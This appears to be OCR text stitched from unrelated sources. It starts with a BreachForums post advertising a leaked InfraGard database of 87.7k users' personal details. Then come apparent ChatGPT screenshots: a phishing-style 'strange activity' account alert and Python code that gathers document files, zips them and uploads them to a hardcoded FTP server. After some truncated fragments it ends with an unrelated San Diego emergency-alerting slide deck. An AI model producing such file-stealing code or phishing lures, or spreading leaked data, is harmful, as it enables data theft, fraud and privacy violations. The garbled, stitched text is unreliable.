
December 16, 2022, 07:06 AM (This post was last modified: December 16, 2022, 07:20 AM by pompompurin. Edit Reason: Official Information edited.) #1

Hello **BreachForums** Community,
Today I have uploaded the InfraGard Database for you to download, thanks for reading and enjoy!

In approximately December 2022, the FBI's Vetted Info Sharing Network InfraGard **suffered a data breach that impacted 87.7k users.** The attack led to the exposure of data including Usernames, Email addresses, Full names, Phone numbers, Jobs, Organizations and Descriptions. There is also small amounts of other information included. Credit to @USDoD for breaching it.

Compromised data: Usernames, Email addresses, Full names, Phone numbers, Jobs, Organizations, Descriptions

ChatGPT Uses



create strange activity on your account email

Subject: Alert: Strange Activity on Your Account

Dear [Recipient],

This is a security alert from [Company Name]. Our system has detected strange activity on your account, and we are writing to you to take immediate action to protect your information and assets.


Please be advised that we have temporarily suspended access to your account for security reasons. To secure your account, we request you to take the following actions:

1. Review recent transactions: Please log in to your account and review your recent transactions to identify any unauthorized activity.
2. Change your password: We recommend changing your password immediately to prevent further unauthorized access.
3. Contact us: If you have any questions or concerns, please do not hesitate to contact us at [phone number]. Our security team is available to assist you 24/7.

We apologize for any inconvenience this may have caused, and we appreciate your prompt attention to this matter. Your security is our top priority, and we are taking all necessary steps to ensure the protection of your account.

Sincerely,
[Company Name]
Security Team

ChatGPT Uses



```python
import os
import shutil
import zipfile
import random
import string
from ftplib import FTP

# List of common file extensions to search for
file_extensions = [".txt", ".pdf", ".doc", ".docx", ".xls", ".xlsx"]

# Specify the directory to search for files in
directory = "/path/to/search/directory"

# Create a randomly named folder in the system's Temp directory
random_folder_name = ''.join(random.choice(string.ascii_lowercase) for i in range(10))
temp_folder = os.path.join(os.environ["TEMP"], random_folder_name)
os.mkdir(temp_folder)

# Copy files with the specified extensions to the random folder
for file in os.listdir(directory):
    if os.path.splitext(file)[1] in file_extensions:
        file_path = os.path.join(directory, file)
        shutil.copy(file_path, temp_folder)

# Zip the files in the random folder
zip_file_path = os.path.join(temp_folder, "files.zip")
with zipfile.ZipFile(zip_file_path, "w") as zip_file:
    for file in os.listdir(temp_folder):
        file_path = os.path.join(temp_folder, file)
        zip_file.write(file_path, file)

# Upload the ZIP file to the hardcoded FTP server
ftp = FTP("ftp.example.com")
ftp.login("username", "password")
with open(zip_file_path, "rb") as f:
    ftp.storbinary("STOR files.zip", f)
ftp.quit()

# Delete the temporary folder and its contents
shutil.rmtree(temp_folder)
```

Note that you'll need to replace the `"/path/to/search/directory"`, `"username"`, and `"password"` placeholders with appropriate values for your use case.

write
folde

Here'
copie
and u


Questions?

Genasys Protect Software

Program Update


Genasys Protect Software

- Genasys Alert
  - Location-based alerting
  - Mass notification
  - Formerly Known as GEM
- Genasys EVAC
  - Geographic notification zones
  - Formerly Known as Zonehaven
  - Includes Public Website and Mobile App. Protect.Genasys.com



Genasys Alert - Status

- AlertSanDiego powered by Genasys Alert from October 16, 2023
- Replacement of Blackboard Connect
- Multi-channel contact
  - Voice
  - Text
  - Email
  - WEA
- Over 500k registrations/10 Yrs.
- Utilized for the January 22 flooding incident



SDO Weekly Test < Back to alerts list

Alert	SDO Weekly Test		
Mode	Auto Macrc	Urgency	Medium
Type	General	Incident	<select>
Order	Concurrent	Expiry	0 days 4 hours

Type	Status	Pen...	Sent	Failed
SMS	Done	0	30	7
EMAIL	Done	0	34	0
VOICE	Done	0	35	2

English Language Same Content □

SMS CONTENT

Title: SDO Weeky Test 15/80

Message: 302/3000


Test. This is the Weekly Test of Alert San Diego by oncoming SDO Zubel, ASDO Ulloa, and on call supervisor Toney.

Forecasted fire potential is Normal. Pacific Storm brings precipitation and wind for weekend.

Please respond with your weekend availability, should the EOC need to activate. Thank you.

Genasys EVAC - Status

- Go-live date May 31
- Outstanding issues
  - Single Sign-on and Multi Factor authentication
    - Security and user management for multiple jurisdictions
  - Genasys Protect Zone Map
    - AlertSanDiego.org map
      - History
      - Map Box v. Esri map
      - Live layers provided by web services
    - Mobile app and public website
      - Mobile app linked on “Key Links” section of AlertSanDiego.org



8:29 89%

California More details ›

MY SAVED LOCATIONS + Add new

EASTSIDE ROAD
Zone SDC-1757

Zone Status:
NORMAL

California More details ›

About Genasys Protect ›

Feedback ›

FAQ

Privacy Policy

Genasys Protect - Version 2.0.4 (169)

Home Map Fires

Alerting and Evacuation Workflow

